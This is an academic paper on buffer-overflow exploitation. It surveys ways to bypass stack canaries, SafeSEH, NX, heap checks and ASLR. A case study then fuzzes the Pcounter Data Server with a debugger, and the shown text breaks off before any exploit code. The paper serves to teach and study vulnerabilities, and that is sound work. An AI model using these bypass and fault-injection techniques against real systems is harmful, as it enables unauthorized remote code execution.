Journal of Information Assurance and Security.
ISSN 1554-1010 Volume 7 (2012) pp. 1–13
© MIR Labs, www.mirlabs.net/jias/index.html

Software Vulnerabilities by Example: A Fresh Look at the Buffer Overflow Problem—Bypassing SafeSEH

William B. Kimball[1] **and Saverio Perugini**[2]

[1]Department of Electrical and Computer Engineering
Air Force Institute of Technology
Wright-Patterson AFB, OH 45433–7765, USA
wkimball@afit.edu

[2]Department of Computer Science
University of Dayton
Dayton, OH 45469–2160 USA
saverio@udayton.edu

Abstract: **We demonstrate how software vulnerabilities compromise the security of a computer system. A variety of everyday applications contain vulnerabilities which may lead to arbitrary remote code execution from unauthorized users. Often, a buffer overflow, an error which arises when a computer program tries to store too much data in memory of a fixed size, provides an easy point of entry. We cover both vulnerability discovery and subsequent exploitation to provide a comprehensive, yet succinct, overview of a computer security attack. We use a buffer overflow in the *Pcounter Data Server* as a running example to demonstrate how vulnerable systems are exploited. Our discussion of discovery is focused on *fault injection*—a common technique for identifying buffer overflows. Our exploitation method is an example of a control flow hijacking technique specially crafted to bypass Safe Structured Exception Handling (SafeSEH) and stack canaries—both modern software protection mechanisms.**

Keywords: Buffer overflows, Exploitation, Fault Injection, Pcounter Data Server, SafeSEH, Vulnerability Discovery

I. Introduction

Computer software contains unintentional programming errors often referred to as bugs. Some types of errors may be *exploited* by attackers. If it is possible for an attacker to leverage a programming error to bypass a security mechanism, then that programming error is called a *software vulnerability*. Common programming errors are buffer overflows, index out-of-bounds errors, integer overflows, signedness conversion errors, input-driven format strings, and race conditions.
There are many reasons why software vulnerabilities exist. Several reoccurring explanations are improper or no input validation, use of insecure libraries, improper use of secure libraries, and poor testing practices. As a result, software containing exploitable programming errors continues to be released to the public. Although techniques to discover software vulnerabilities exist, many software developers are not aware that their software is vulnerable.
This myriad of programming errors has led to a variety of techniques to *discover* software vulnerabilities. For instance, *source-code auditing*, *binary auditing*, and *fuzzing* are the common techniques for identifying buffer overflows. Since the *Pcounter Data Server*, the system used as a running example in this paper, is a closed-source application, we use binary auditing and fuzzing as discovery mechanisms.
Binary auditing is the process of tracing and analyzing the disassembled code of an executable to find insecure assembly code constructs. *Fuzzing*, on the other hand, an ad-hoc method of discovering vulnerabilities, is used for finding segments of code which are unable to successfully process any possible external input (from a user or from a remote client). One approach to fuzzing is called *fault injection* which involves intentionally supplying a program with unexpected input [5]. However, fault injection, due to its ad-hoc nature, is unable to detect all vulnerabilities. Even when a potentially exploitable bug is found there exist mechanisms to prevent or make it difficult to leverage the error. These protections need to be bypassed to exploit a vulnerability. In this paper we use fault injection to demonstrate the discovery of a buffer overflow in the *Pcounter Data Server* and present techniques to bypass current protection techniques for exploitation.
This paper is organized as follows. Section II provides an overview of software protection mechanisms and exploitation (i.e., protection bypassing) techniques. Section III presents a case study of the *Pcounter Data Server*. In subsection III-A we discuss how to discover a vulnerability within the *Pcounter Data Server*, and in subsection III-B we explain how to exploit the vulnerability discovered in subsection III-A while bypassing the exploitation protections discussed in Section II.

II. Software Vulnerabilities and Exploitation Techniques

Three frequently sought after software bugs are buffer overflows, index out-of-bounds errors, and input-driven format strings. All three bugs usually result in reliably overwriting memory that the programmer did not intend to be overwritten. After an attacker discovers one of these bugs, the use of the overwritten memory within the application must be assessed to verify if the bug is potentially exploitable. Any software bug which modifies any type of pointer (e.g., return addresses, base pointers, function pointers, data pointers, exception handlers) may be used for exploitation. We use buffer overflows to explain the exploitation of general memory corruption errors.

A. Buffer Overflows

The memory a computer uses is finite and usually shared. Therefore, fixed size blocks of memory are allocated for different uses within different applications. For example, a block of memory may be used to store an e-mail address. If a programmer made the assumption that the length of every e-mail address is less than 100 bytes, then he may also decide to always allocate 100 bytes of memory to store an e-mail address. If an e-mail address greater than 100 bytes is input and if the application stores that e-mail address without first verifying that its size is less than 100 bytes, then that e-mail address will overwrite (i.e., corrupt) the memory adjacent to the 100 byte block.

It is important to understand how the overwritten memory is used by the application during exploit development. The memory the buffer overwrites determines if the overflow may be leveraged to control the flow of execution.

The memory allocated for buffers, as well as other variables, is usually located within the `.data`, `.bss`, stack, or heap sections. The data section is used for any global or statically initialized variables declared. The .bss section is used for global and statically uninitialized variables used. The stack section is used for storing function arguments, return addresses, base (frame) pointers, local variables, exception handlers, and saved registers. The heaps are used for dynamically allocated memory. When a programmer uses the `malloc()`, `GlobalAlloc()`, `HeapAlloc()` or `new` operator she is requesting memory from the heap.

B. Exploiting Buffer Overflows

Knowing the location where an overflowed buffer is stored in memory helps an attacker determine exploitability. Consider the case where the buffer is located on a stack. Note that stacks grow from high to low memory addresses (assuming Intel Architecture). If stack-based protections are not being used, then an attacker can overwrite the return address on the stack with the address of his buffer. If the address of the buffer is unpredictable and the address of the buffer is always stored in a register, then an attacker may return to an instruction that jumps to the address of that register. This technique is known as *trampolining*. In both of the above scenarios the attacker is redirecting the flow of execution to the overflowed buffer.

An attacker returns execution to the same buffer that overwrote the return address. Since that buffer is usually controlled by the attacker, she may supply arbitrary code within that buffer in addition to other data. We describe the case where the target computer is using Intel Architecture—a type of Von Neumann Architecture which uses a single memory unit for code (instructions) and data and does not differentiate between the two. Irrespective of whether the memory to which the `EIP` (i.e., instruction pointer) register points is intended to be data or not, its contents are executed by the processor. For example, the letter `A` is stored in memory as the eight bits 01000001, and the instruction `INC ECX` is the exact same sequence of bits. Therefore, the input of an attacker, although viewed semantically as data, may be used as code the attacker intends to execute. A common type of code supplied within a buffer is known as shellcode. *Shellcode* is code that creates a command shell, redirects I/O from that shell to a socket, and either listens for incoming connections or connects back to the attacker. Shellcode allows an attacker to execute commands on a victim's computer from a remote location as if the attacker was sitting at that computer. Note that techniques exist to create shellcode, and other code, entirely from alphanumeric characters.

Several protection technologies which attempt to prevent the buffer overflow scenario above exist. These technologies are designed to thwart an attacker in leveraging the discovery of a programming error to gain control of the flow of execution. The following subsections describe the commonly used protection technologies and how to overcome each technology in favor of exploitation.

C. Stack Canaries

To protect from stack-based overflows a four-byte *canary* (also called a *cookie*) is stored between the local variables and the base pointer of a function. If the vulnerable module is compiled using Frame Pointer Omission (FPO) optimization, the canary is located between the local variables and the return address. In both cases the return address is referred to as protected by the canary. The value of a canary is randomly computed when a module is initially loaded and then stored in the data section of that module. On Windows, the value of the canary of a module (i.e., the global canary) is computed as an exclusive-or of the system time and date, the current process ID, the current thread ID, the tick count of the timer, and the value of the high-resolution performance counter. Upon invocation, a function pushes the canary stored in the data section of its module to the stack before elaborating room for its local variables (such as buffers). Before the function returns, the value of the canary on the stack is compared with the value in the data section. Only if the values are equal does the function return, otherwise the application terminates. This protection assumes that an attacker is unable to determine the value of the stack canary and an attempt to overwrite the return address is prevented by detection of the stack canary being modified [9].

We expound on the buffer overflow example above with added stack canary protection. When a vulnerable function (where a buffer overflow resides) is called, the caller first pushes any arguments it needs to pass to that function onto the stack. The caller should abide by the calling convention of the function. After all the arguments passed to the function are pushed onto the stack, the caller executes the `CALL` instruction which pushes the address of the next instruction to be executed (located immediately after the `CALL` instruction) onto the stack. This address is the return address for the function being called which is needed by the called function so it knows where to return execution after it finishes executing. The `CALL` instruction then modifies the `EIP` register to the address specified in its operand. This address is the beginning of the function being called.

The called function then pushes `EBP` (saving the base pointer) onto the stack and moves `ESP` (the stack pointer) into `EBP`. This process creates a new stack frame for the called function. The pre-computed canary is then pushed onto the stack. Finally any local variables (such as the buffer) are elaborated on the stack by subtracting `ESP` by the number of bytes of local variables the function declares. Before the previous stack frame is restored and, therefore, before the function returns, the canary is compared with the global canary in the data section. If the canaries do not match, then a message box to the user is displayed indicating that a buffer overflow has occurred. After the user clicks ‘OK’ the process is terminated.

The above scenario demonstrates that an attacker is prevented from using the frame pointer or the return address to modify the flow of execution. However, the attacker is still able to cause a denial of service because the process still eventually terminates. The following subsection discusses how to bypass stack canary protection by leveraging other stack data besides the saved frame pointer and return address.

D. Bypassing Stack Canaries

In the previous subsection we presented how a canary may help protect against a stack-based buffer overflow. There are several application-specific techniques to bypass stack canaries. The first thing an attacker should examine is the ordering of the local variables in the vulnerable function. If the buffer being overflowed is located lower in memory than other local variables, opportunities may exist for an attacker. An attacker needs to check if any of the local variables being overflowed are function pointers. If the attacker can overflow a local function pointer which gets called before the canary is checked, then the attacker controls the flow of execution. Similarly, if an attacker can overflow a local data pointer and the function writes to that data pointer after the overflow but before the canary is checked, then the attacker can change the data pointer to point to the global canary and modify it to a predictable value. Then the attacker can overflow the canary on the stack and the return address as before. This time the canary check passes, since both the stack and global canary were modified to the same value, and the function returns to the address supplied by the attacker.

Some compilers prevent the above attack by re-ordering the local variables of a function so that any buffer elaborated on the stack resides at higher addresses in memory than any of its other local variables. If this is the case, the next thing an attacker can investigate is overwriting pointers as function arguments. If there is a function pointer supplied as an argument to a function and the function pointer is used after an overflow but before the canary is checked, then the attacker can control the flow of execution. This is similar to the previous scenario. However, function arguments are usually stored at higher addresses in memory than the local buffer being overflowed. Similarly, if we can overflow a data pointer as a function argument and the function is writing to that pointer after the overflow but before the canary is checked, then we can modify the global canary as in the previous example.

Some compilers prevent leveraging overflowed arguments by copying the arguments to local variables (i.e., *shadow arguments*) in lower addresses in memory than any elaborated buffers. If this is the case, then an attacker should check if there are any exception pointers on the stack which can be overflowed. If an attacker can overflow an exception hander *and* cause an exception (after the overflow but before the canary is checked), then the overflowed exception handler may be called and execution flow can be controlled.

E. Safe Structured Exception Handling

Safe Structured Exception Handling (SafeSEH) was created to prevent an attacker from leveraging an overflowed exception handler to bypass stack canary protection. When an exception is thrown in an application the operating system walks the chain of exception registration structures on the stack calling each exception handler. An exception handler can either handle the exception and continue execution or pass the exception to the next handler. If none of the exception handlers address the exception, then the unhandled exception filter (UEF) is called resulting in the eventual termination of the application.

If a module is compiled using SafeSEH, then a Safe Exception Handler Table (SEHT) is created for that module. A pointer to the SEHT of a module can be found in the Load Configuration Directory (LCD) of the module. Before an exception handler is called the OS checks if the exception handler is in the SEHT. If the handler is registered in the table, then the handler is called, otherwise the process terminates.

F. Bypassing SafeSEH

Under certain conditions an attacker can still leverage an exception handler to control the flow of execution when SafeSEH is compiled into a vulnerable module. If an exception handler is not registered, but the handler points to an address outside the address range of every loaded module, points to a module with SafeSEH disabled, or points to an address in a heap section, then that exception handler is still called. Note that these techniques are operating system and service pack specific.

If an attacker controls data in a heap section, can reliably point the exception handler to his data, and cause an exception to occur, then execution flow may be controlled. For purposes of reliability, an attacker must determine the memory allocation patterns of an application to predict the address of the data she controls in the heap at runtime. An attacker may spray the heap with large buffers to increase the probability of returning into code supplied by the attacker. If a vulnerable application contains a module with SafeSEH disabled, then an attacker may be able to return into code, within that module, which jumps back into the overflowed buffer. Finally, if an attacker can find an executable page outside the address range of every loaded module and use that page to jump back into the overflowed buffer or some other user controlled data, then execution flow can be controlled. Every method to bypass SafeSEH discussed above should be tested with respect to the vulnerable application and the operating system on which it is running to determine if a specific technique is possible.

G. Non-executable Pages

In all the above scenarios an attacker is trying to execute code (supplied through a buffer) that is either on a stack, in a heap section, or some other data section. All these sections consist of writable pages in memory. Code, such as a `.text` section, does not need to be writable, and writable sections may only contain data. When both of the above conditions are true, *non-executable* (NX) *page protection* may be used. NX protection marks every page table entry as non-executable. This type of protection helps make executing arbitrary code more difficult for an attacker. Even if an attacker can bypass the stack canary and SafeSEH protection and jump back into her code (e.g., a buffer on a stack, heap, or data section), that code is not executed because the buffer supplied by the attacker is now located in a non-executable page. The application throws an exception if this scenario occurs and the code supplied by the attacker does not execute. However, NX protection cannot always be used because the application might normally execute code from the stack or another writable page.

H. Bypassing Non-executable Pages

Under certain conditions an attacker does not need to execute user-supplied code. Code already exists in an application which is executed under normal execution and an attacker may choose to execute such code instead of executing his buffer. This type of attack is known as *return-into-libc* and is also referred to as *return-into-code* or *return-oriented programming* (ROP) [2, 3]. The idea is that an attacker executes code which is already in the address space of an application and does not need to supply his own code. There are methods to chain together multiple return addresses on the stack to execute small pieces of assembly code. Collectively these pieces of code execute the entire code intended by an attacker. This approach is legal in a NX protected address space where return addresses are interpreted as data. Using chained return-into-code techniques an attacker can still create a socket or shell and redirect I/O from the socket to the shell to gain unauthorized remote access as in the previous example.

Other techniques to bypass NX include using just-in-time (JIT) compilation such as those used to execute bytecode languages to construct malicious code by misaligning the execution of instructions built by a JIT compiler. Such instructions reside within executable pages in memory and, thus, bypass NX protections [1]. This kind of attack depends on the functionality available within the application being exploited.

I. Heap Protection

Heap overflows are as common as stack overflows but are more difficult to exploit. It is a common misconception that if a programmer allocates every buffer on a heap then their application is protected from buffer overflow exploits.

Every process has at least one default heap. On Windows XP, a heap consists of 128 freelists and 128 lookaside (or low fragmentation) lists. The 128 freelists are doubly-linked lists while the lookaside lists are singly linked lists of blocks. Every block allocated on a heap has an associated header. The header of every freelist block contains the size of the block, forward and backward link pointers to adjacent blocks, and other metadata. If an attacker can predict the memory allocation patterns of an application and overflow the forward and backward link pointers of the header of a block, then indirect execution control is possible. When the memory manager uses these overwritten pointers, the attacker may be able to overwrite a function pointer and control the flow of execution. This is known as a *four-to-four byte write* because an attacker controls both the four bytes written to a controlled four-byte address. This attack is possible on Windows XP SP1 and earlier versions.

On Windows XP SP2 and later versions there are two protection mechanisms which try to prevent the heap exploitation techniques discussed above. *Link pointer sanity checking* occurs when a block is removed from a freelist. Upon allocation, Windows follows the forward link of the block being allocated to the next block header and then checks to see if it points back into that block. The backward link is checked in a similar manner. If either check fails the process is terminated. Another protection provided for heaps is a *one-byte cookie integrity check*. Upon a block being freed if the one-byte cookie is modified, then an application assumes the heap is corrupted and the process is terminated.

J. Bypassing Heap Protection

The heap protection described above only occurs when a block is removed from a freelist. Therefore, if the forward and backward links to the header of a block are used before the block is freed, then an attacker may be able to leverage the overwritten pointers to gain control of the flow of execution. An attacker may also be able to overflow other data such a `VPTR` or `VTABLE` (i.e., data structures for stored class virtual functions). If a `VPTR` is used before heap protection occurs, then an attacker can control the flow of execution.

In addition to application-specific data, there is no pointer sanity checking or cookie integrity checks for a lookaside list on XP. If an attacker can overflow the forward link in the header of block on a lookaside list, then execution flow can be controlled. In some cases, the address where a lookaside list overwrite occurs is controllable. An attacker first must find a lookaside list that an application is not using (i.e., its head is `NULL`). Then the attacker allocates and frees two adjacent blocks of the same size to this empty lookaside list. The attacker must study the memory allocation patterns within the vulnerable application to determine how this is possible. Then the attacker allocates a third block of the same size where the overflow will occur. This overflow modifies the forward link in the adjacent block that is still available on the lookaside list. The fourth allocation moves the overwritten forward link to the head of the lookaside list. Finally, the fifth allocation of the same size block returns an attacker-controlled address. The attacker may then write to any address with a buffer usually controlled by the attacker. This is known as a *four-to-N byte write*.

K. Address Space Layout Randomization

Address Space Layout Randomization (ASLR) is based on the assumption that an attacker needs to know one or more addresses to control the flow of execution. For instance, the attacker in the stack-based buffer overflow example above needed to know either the address of a buffer to return into or the address of a jump instruction (or similar instruction sequence) to return back into her buffer which contains her payload. If every module in the address space is loaded at an unpredictable location, then it is more difficult for an attacker to execute specific code because the addresses needed are at unpredictable locations in memory.

L. Bypassing Address Space Layout Randomization

Many applications, such as web browsers, support hundreds of different modules. Not every module may support ASLR. If one module has ASLR disabled, then an attacker may be able to trampoline off of that module to execute arbitrary code. An attacker may also be able to modify the two low-order bytes without modifying the two high-order bytes of a pointer (such as a return address or exception handler). In this case the base address of a module need not be predictable and can be left unmodified by an attacker. An attacker controls the offset within a specific module. Modifying the two low-order bytes is possible using a buffer overflow only on a little-endian architecture where addresses are stored in reverse byte order. Other techniques to bypass ASLR on Windows Vista and 7, known as *pointer inference*, enable an attacker to derive memory addresses at runtime [1, 7]. If an attacker can derive the address where his payload to be executed is stored, then that address may be used within the exploitation phase of an attack.

III. Case Study


A. Discovering a Vulnerability

1) Overview of Pcontrol

Pcontrol is a server-based, cross-platform printer management tool for Windows and Netware networks from AND Technologies (see `http://www.andtechnologies.com`). It comes with the `Pcounter Data Server` (`PCNTDATA`) and a client program called `WBALANCE` which queries the server, through DCE/RPC (Distributed Computing Environment / Remote Procedure Calls) over NetBIOS, for a user's balance information in string format. Since simulating an RPC session with the server can be a tedious task, we used a debugger to inject the unexpected data from the client to the server. In our discussion of exploitation below, we write our own program to inject the unexpected data into the client without using a debugger. We also attach a debugger to the server to watch its flow of execution while processing the unexpected input. Every time, save for the first, `WBALANCE` queries the server for balance information it sends the current balance back to the server for processing. We can attempt to identify a buffer overflow in the server by replacing the currently stored balance, in `WBALANCE`, with unexpected input before querying the server. The next time `WBALANCE` queries the server it will send this unexpected input instead of returning the expected reply string received from the server. If the server processes the unexpected input incorrectly, such as overflowing a buffer, a possible vulnerability may exist. This type of attack was first published in [6].


2) How to Discover a Buffer Overflow

The unexpected inputs traditionally used for fuzzing are oversized buffers. In what follows we illustrate the process of injecting an oversized buffer by searching for the balance in `WBALANCE`'s address space and replacing it with a oversized buffer. We use the `OllyDbg` debugger—a user-level debugger for MS Windows.
After querying the server for the current balance (see Fig. 1), we search for that balance (in this case '$0.00') in the address space of `WBALANCE`. Fig. 2 shows that the string `$0.00` is stored at address `004101E5h`. The current balance is actually stored in multiple locations throughout the address space. Experimentation has demonstrated that the string at this memory location is the only string sent back the server for processing. Therefore, we are only concerned with the string at address `004101E5h`.
The next step is to replace the balance at address `004101E5h` with an oversized string. Fig. 3 shows how to load 256 bytes with `FFh` into location `004101E5h`. Without auditing the disassembly of the *Pcounter Data Server* for the maximum buffer size we do not know what qualifies as an oversized buffer. We chose to make the size of the buffer 256 bytes with `FFh` (as shown in Fig. 4) because this is more than a reasonable size for a balance.
The next time `WBALANCE` queries the *Pcounter Data Server* it will send the new buffer created above in Fig. 4. By tracing the execution of the *Pcounter Data Server* after it receives the 256 byte buffer from the client we may discover that the server processes the buffer insecurely. Fig. 5 shows that the server did not successfully process the 256 byte string. An exception was thrown when the server tried to read memory location `00000000h`.
Fig. 6 shows the disassembly of `PCNTDATA` where the exception was thrown. The opcode at address `0040A08Ah` shows that the server tried to compare one byte at address `EDI+(EBX*2)+1` against `00h`. `EBX` and `EDI` (Extended Destination Index) are two of the general-purpose registers used for processing the balance string in memory. The general-purpose registers are used in concert to support string copy operations. At the time of execution, `EBX` was set to `00000000h` and `EDI` was set to `FFFFFFFFh`. The server referenced an illegal address, `00000000h`, which resulted in the exception thrown.
At this point, our vulnerability discovery has resulted in a *denial of service* (DoS) against the server. This type of exploit will usually crash the server leaving it unresponsive to further inquiries. If this happens to the *Pcounter Data Server*, `WBALANCE` will not function.
Our objective is to attain control over the flow of execution using our discovered memory corruption error. In other words, we want to transform our DoS attack into a 'control flow hijacking' attack. A traditional technique to control the




Balance for Beast: $0.00

Figure. 1: Popup box displaying the balance string received from the server. Inquiry initiated by double-clicking on the icon in the taskbar.



```
004101E5 24 30 2E 30 30 00 00 00 00 00 00 00 00 00 00 00 $0.00...........
004101F5 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00410205 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00410215 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00410225 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00410235 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00410245 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00410255 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00410265 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00410275 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00410285 00 00 00 00 00 00 00 00 00 00 00 4D 69 63 72 6F ...........Micro
00410295 73 6F 66 74 20 57 69 6E 64 6F 77 73 20 4E 65 74 soft Windows Net
004102A5 77 6F 72 6B 00 00 00 00 00 00 00 00 00 00 00 00 work............
004102B5 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004102C5 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004102D5 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004102E5 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004102F5 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00410305 00 00 00 00 00 00 00 00 00 00 00 24 30 2E 30 30 ...........$0.00
00410315 20 41 63 63 6F 75 6E 74 20 42 61 6C 61 6E 63 65  Account Balance
00410325 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```


Figure. 2: Memory dump at address `004101E5h` of `WBALANCE.EXE` with the hex (left) and ASCII (right) representations of the balance string circled.



ASCII:
UNICODE: ....
HEX:


```
FF FF FF FF FF FF FF FF FF FF FF FF
FF FF FF FF FF FF FF FF FF FF FF FF
FF FF FF FF
```

Figure. 3: Loading 256 bytes in memory location `004101E5h`.



```
004101E5 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
004101F5 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00410205 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00410215 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00410225 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00410235 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00410245 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00410255 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00410265 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00410275 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00410285 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00410295 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
004102A5 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
004102B5 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
004102C5 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
004102D5 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
004102E5 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004102F5 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00410305 00 00 00 00 00 00 00 00 00 00 00 24 30 2E 30 30 ...........$0.00
00410315 20 41 63 63 6F 75 6E 74 20 42 61 6C 61 6E 63 65  Account Balance
00410325 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Figure. 4: Replacing `$0.00` with 256 `FFh` bytes.


OllyDbg - PCNTDATA.EXE - [CPU - thread 00000BF4, module PCNTDATA]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

```
0040A076   8A5D 10        MOV BL,BYTE PTR SS:[EBP+10]
0040A079   C645 11 01     MOV BYTE PTR SS:[EBP+11],1
0040A07D   80FB FF        CMP BL,0FF
0040A080  ˅74 24          JE SHORT PCNTDATA.0040A0A6
0040A082   3A5D 12        CMP BL,BYTE PTR SS:[EBP+12]
0040A085  ˅74 1F          JE SHORT PCNTDATA.0040A0A6
